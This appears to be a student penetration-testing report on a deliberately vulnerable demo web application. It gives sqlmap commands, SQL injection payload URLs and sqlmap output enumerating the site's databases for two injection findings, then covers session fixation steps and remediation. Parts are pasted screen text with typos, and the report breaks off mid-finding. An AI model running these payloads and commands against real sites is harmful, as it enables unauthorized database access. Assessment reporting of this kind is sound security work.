Vulnerability assessment and penetration testing report

Executive Summary:

This report presents the findings of a penetration testing assessment conducted on the web application http://aspnet.testsparker.com as requested by TechDefence Labs for a practical task evaluation. The assessment, performed on 28th september, aimed to identify security vulnerabilities through a combination of manual and automated testing methodologies.

During the assessment, several vulnerabilities were discovered, these vulnerabilities present a [High/Medium/Low] risk to the application's integrity and could lead to unauthorized data access, session hijacking, or application manipulation etc.

This report provides detailed descriptions of the identified vulnerabilities, their potential impact, and prioritized recommendations for remediation. Immediate attention is recommended to address the critical vulnerabilities and enhance the overall security posture of the application.

Tactics:

The vulnerability assessment divided in three phases:

- **Network Discovery** – Identifying active systems, open ports, and network configurations.
- **Automated Assessment** – Utilizing scanning tools to detect potential security weaknesses.
- **Manual Testing & Validation** – Conducting targeted security tests and verifying vulnerabilities to reduce false positives.

Tools:

Nmap: Network and Port Scanning

Burp Suite: Web application vulnerability testing

SQLmap: For testing SQL Injection

Owaspzap : find security vulnerabilities in web applications and APIs by acting as an intercepting proxy for manual testing and providing automated active and passive scanning.

Virus total : to analyze suspicious files, URLs, IP addresses, and domains for malicious content like viruses and malware

Key Findings:

No.	Name	Severity
1	SQL Injection on Product ID	Critical
2	SQL Injection on Blog Page	Critical

#1 Vulnerability: SQL Injection on Product Id

Vulnerable URL: http://aspnet.testsparker.com/Products.aspx?pId=1

Vulnerability Class [OWASP]: A03: 2021 Injection

Severity: Critical

Summary:


The *pId* parameter in the provided URL is vulnerable to SQL injection, allowing attackers to manipulate database queries. This vulnerability can be exploited using tools like SQLmap to extract sensitive data or gain control of the database server.

Steps to Reproduce:

1. Trigger SQL Injection by injecting a payload into the following parameter: http://aspnet.testsparker.com/Product.aspx?pId=1
2. Use SQLmap and The following command was used to confirm the vulnerability: *sqlmap -u http://aspnet.testsparker.com/Products.aspx?pId=1 –flush-session – dbms=MsSQL –random-agent –proxy=http://127.0.0.1:8080 --dbs*
3. Full Exploit URL: *http://aspnet.testsparker.com/Products.aspx?pId=(SELECT CONCAT(CONCAT(CHAR(113)+CHAR(118)+CHAR(106)+CHAR(113)+CHAR(113), (CASE WHEN (8075=8075) THEN CHAR(49) ELSE CHAR9(48) END)),CHAR(113)+CHAR(122)+CHAR(112)+CHAR(98)+CHAR(113)))*

4. This confirms that SQL queries can be manipulated, posing a significant security risk to the application.

Proof of Concept:



Remediation:

Use parameterized queries or prepared statements to separate SQL code from user input. This prevents user input from being interpreted as SQL code.

#2 : SQL Injection on Blog Page

Vu http://aspnet.testsparker.com/blog/is-bitcoin-anonymous-95

Vulnerability Class [OWASP]: A03: 2021 Injection

Severity: Critical

Summary:

The given URL is vulnerable to SQL injection, allowing arbitrary SQL query manipulation as demonstrated by successful exploitation with SQLmap and a crafted injection payload. This vulnerability poses a significant risk of unauthorized database access and data compromise.

Steps to Reproduce:

1. Trigger SQL Injection by injecting a payload into the following parameter: *http://aspnet.testsparker.com/blog/is-bitcoin-anonymous-95*
2. Use SQLmap and the following command was used to confirm the vulnerability: *sqlmap -u http://aspnet.testsparker.com/blog/is-bitcoin-anonymous-95 --flushsession --dbms=MsSQL --random-agent --dbs –level 1 –risk 3*
3. Final Exploitaton URL: *http://aspnet.testsparker.com/blog/-7992') OR 4631=4631 AND ('XiPE'='XiPE'*

4. This confirms that SQL queries can be manipulated, posing a significant security risk to the application.

Proof of Concept:

```
sqlmap -u http://aspnet.testsparker.com/blog/is-bitcoin-anonymous-95 --flush-session --dbms=MsSQL --random-agent --dbs --level 1 --risk 3

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and a
ponsible for any misuse or damage caused by this program

[*] starting @ 05:40:18 /2025-03-25/

[05:40:18] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[05:40:18] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[05:40:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASP.NET_SessionId=4euk2rjlyxp...goffhkmv4v'). Do you want to use those [Y/n] Y
[05:40:25] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:40:26] [WARNING] reflective value(s) found and filtering out
[05:40:26] [INFO] testing if the target URL content is stable
[05:40:26] [INFO] target URL content is stable
[05:40:26] [INFO] testing if URI parameter '#1*' is dynamic
[05:40:26] [INFO] URI parameter '#1*' appears to be dynamic
[05:40:27] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[05:40:27] [INFO] testing for SQL injection on URI parameter '#1*'
[05:40:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:40:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[05:40:35] [INFO] URI parameter '#1*' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable
[05:40:35] [INFO] testing 'Generic inline queries'
[05:40:36] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[05:40:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:40:36] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

[05:40:39] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[05:40:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:40:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:40:47] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[05:40:47] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: http://aspnet.testsparker.com/blog/-7992') OR 4631=4631 AND ('XiPE'='XiPE
---
[05:40:57] [INFO] testing Microsoft SQL Server
[05:40:57] [INFO] confirming Microsoft SQL Server
[05:40:59] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 8.5
back-end DBMS: Microsoft SQL Server 2014
```

```
[05:42:15] [INFO] retrieved: tempdb
[05:42:30] [INFO] retrieved: model
[05:42:43] [INFO] retrieved: msdb
[05:42:54] [INFO] retrieved: testsparker
[05:43:21] [INFO] retrieved: ASPState
[05:43:43] [INFO] retrieved:
available databases [6]:
[*] ASPState
[*] master
[*] model
[*] msdb
[*] tempdb
[*] testsparker

[05:43:47] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 413 times, 400 (Bad Request) - 1 times
[05:43:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/aspnet.testsparker.com'

[*] ending @ 05:43:47 /2025-03-25/
```


Remediation:

Use parameterized queries or prepared statements to separate SQL code from user input. This prevents user input from being interpreted as SQL code.

Finding Subdomain :

A subdomain is, as the name would suggest, an additional section of your main Domain name. You create subdomains to help organize and navigate to different

sections of your main website. Within your main Domain, you can have as many subdomains as necessary to get to all of the different pages of your website.
Press enter or click to view image in full size



By search engines
Search engines like Google supports various advanced search operators to refine search queries. These operators are often referred to as **Google Dorks**. We can use **site:** operator in Google search to find all the Subdomains that Google has found for a Domain. Lets take an example on "**site:aspnet.testsparker.com".**

Inbox (225) - ajagadish × Congratulations! Shor × Bitcoin Web Site × Free Subdomain

/kali/Downloads/PentestTools-SubdomainFinder-report-1.pdf

Kali NetHunter Exploit-DB Google Hacking DB OffSec

Automatic Zoom

aspnet.testsparker.com

The Light Subdomain Finder returned limited results. Upgrade now to run Deep scansand discover substantialy m subdomains.

Found 1 subdomains

Subdomain	IP address
aspnet.testsparker.com:80	Did not resolve.

Scan parameters

Domain:	aspnet.testsparker.com
Scan type:	Light
Passive Detection:	On
DNS records (NS, MX, TXT, AXFR):	On
DNS enumeration:	On
Certificate Transparency Logs:	Off
External APIs:	On
Bing search:	Off
Google search:	Off
HTML links search:	Off

1 / 2

SSL search: On

Search

ount × Inbox (225) - ajagadish × Congratulations! Shor × Bitcoin Web Site × Free
me/kali/Downloads/PentestTools-SubdomainFinder-report-1.pdf
Kali NetHunter Exploit-DB Google Hacking DB OffSec
Automatic Zoom

SSL search:	On
Reverse DNS search:	Off
Alteration search:	Off
CNAME search:	Off
IP information:	False
Web technologies:	False
Include unresolved results:	True
DNS enumeration wordlist:	Common subdomain names (light) (1001 words)

Scan information

Start time:	Sep 28, 2025 / 10:35:33 UTC+03
Finish time:	Sep 28, 2025 / 10:35:52 UTC+03
Scan duration:	19 sec
Scan status:	Finished

Search

Did you intend to search across the file corpus instead? **Click here**

aspnet.testinvicti.com

Sign in | Sign up

0 / 95

Community Score

No security vendors flagged this domain as malicious

Reanalyze | Similar | More

aspnet.testinvicti.com

testinvicti.com

Registrar	Creation Date	Last Analysis Date
GANDI SAS	3 years ago	6 months ago

DETECTION | DETAILS | RELATIONS | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (1)

Date resolved	Detections	Resolver	IP
2022-06-18	0 / 95	VirusTotal	54.204.37.212

Siblings (7)

angular.testinvicti.com	0 / 95	52.1.112.43	
graphql.testinvicti.com	0 / 95	52.7.34.54	
php.testinvicti.com	0 / 95	107.20.213.223	
python.testinvicti.com	0 / 95	44.209.216.7	
rest.testinvicti.com	0 / 95	18.215.71.186	
testinvicti.com	0 / 95	54.204.37.212	217.70.184.38
vulnapi.testinvicti.com	0 / 95	44.221.105.207	

Files Referring (5)

Scanned	Detections	Type	Name
2024-05-18	0 / 64	CSV	79f713fe-8345-4ac2-a95f-e09d366ec294
2023-09-29	0 / 71	Win32 DLL	MSL.Core.Scheme.dll
2023-09-03	0 / 70	Win32 DLL	MSL.UI.dll
2023-03-14	0 / 68	Win32 DLL	MSL.UI.dll
2023-03-14	0 / 69	Win32 DLL	MSL.Core.Scheme.dll

Historical Whois Lookups (2)

Last Updated	Registrar	Registrant
+ 2023-01-12	GANDI SAS | Gandi SAS	1f8f4166599d23ee (GB)
+ 2022-06-18	GANDI SAS | Gandi SAS	1f8f4166599d23ee (GB)

Graph Summary

Our product	Community	Tools	Premium Services	Documentation
Contact Us	Join Community	API Scripts	Get a demo	Searching
Get Support	Vote and Comment	YARA	Intelligence	Reports
How It Works	Contributors	Desktop Apps	Hunting	API v3 | v2
ToS | Privacy Notice	Top Users	Browser Extensions	Graph	Use Cases
Blog | Releases	Community Buzz	Mobile App	API v3 | v2	

Disclosure vulnerability :


discovery of the vulnerability by a researcher, communication with the vendor via a dedicated channel, analysis and mitigation by the vendor, and finally, public disclosure with coordinated timing to inform users and the wider community.


Step-by-Step CVD Process


1. **Discovery of the Vulnerability**
    - A security researcher identifies a security flaw in a system or software.
2. **Establish Communication with the Vendor**
    - The researcher finds the vendor's designated security reporting channel, such as a HackerOne page or a Security Team contact, and reports the vulnerability privately.
    - The report should be detailed, providing enough information for the vendor to reproduce and understand the issue.
3. **Vendor Acknowledgment and Analysis**
    - The vendor acknowledges the report and confirms receipt within a set timeframe.
    - Technical details of the vulnerability are analyzed by the vendor to assess its technical details and associated risks.

Vulnerability using burpsuite :

1. Conducting risk identification and analysis.
2. Developing vulnerability scanning policies and procedures.
3. Identifying the type of vulnerability scan.
4. Configuring the scan.
5. Performing the scan.
6. Evaluating risks.
7. Interpreting the scan results.
8. Creating a remediation and mitigation plan.




Burp Project Intruder Repeater View Help
Burp Suite Professional v2025.5.6 - Temporary Project - licensed to root
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Tasks
New scan
New live task
3. Crawl and audit of aspnet.testsparker.com
Crawl and Audit - Fast
Scanning
2. Live audit from Proxy (all traffic)
Audit checks - passive
Capturing
3. Crawl and audit of aspnet.testsparker.com
Summary Audit items Issues Event log Logger Audit log Live crawl view
Most serious vulnerabilities found (live)
View all
Task configuration
View configuration
Task type: Crawl & audit
Scope: aspnet.testsparker.com
Configuration: Crawl and Audit - Fast
Task progress
Total audit items: 66
Audit items in progress: 66
Audit items completed: 0
Discovered locations: 31
Discovery actions pending: 10
Requests: 2638
All issues
All issues found by the scanner
Event log (5)
All issues
Memory: 224.2MB


Burp Project Intruder Repeater View Help
Burp Suite Professional v2025.5.6 - Temporary Project - licensed to root
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Tasks
New scan
New live task
2. Live audit from Proxy (all traffic)
Audit checks - passive
Capturing
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
2. Live audit from Proxy (all traffic)
New scan
Scan type
Select the type of scan you'd like to run.
Crawl and audit
Maps the attack surface and identifies vulnerabilities. Scans the web application and any detected APIs
Crawl
Maps the attack surface of the web application and any detected APIs
API-only scan
Offers additional configuration options
Cancel
Previous
Next
Scan
View configuration
Requests: 0
Network errors: 0
Event log (1)
All issues
Memory: 146.4MB

Session Fixation

Vulnerable URL: http://aspnet.testsparker.com/administrator/Login.aspx?r=/Dashboard

Vulnerability Class [OWASP]: A02: 2021 Cryptographic Failures


Severity: Medium **Summary:**


The application is vulnerable to session fixation vulnerability. By manipulating the ASP.NET_SessionId cookie before login, an attacker can force a user to authenticate with a pre-determined session ID, potentially gaining unauthorized access to the /Dashboard/ area after legitimate login.


Steps to Reproduce:

1. Visit the following parameter: *http://aspnet.testsparkr.com/administrator/Login.aspx?r=/Dashboard/*
2. Check the stored cookie "ASP.NET_sessionId" from the network tab.
3. Now assign the random value to the sessionId with same number of character.
4. Try to login with real credentials and check the sessionId after login.
5. The sessionId will be same which we set earlier.

Proof of Concept:







Remediation:

Implement proper session ID regeneration upon successful user login. This should involve generating a new, unpredictable session ID and invalidating the old one. Validate session IDs on the server-side to prevent the use of predictable or manipulated session
IDs.

Possible Broken Link Hijacking

Vu http://aspnet.testsparker.com/About.aspx?hello=visitor

Vulnerability Class [OWASP]: A08: 2021 Software and Data Integrity Failures

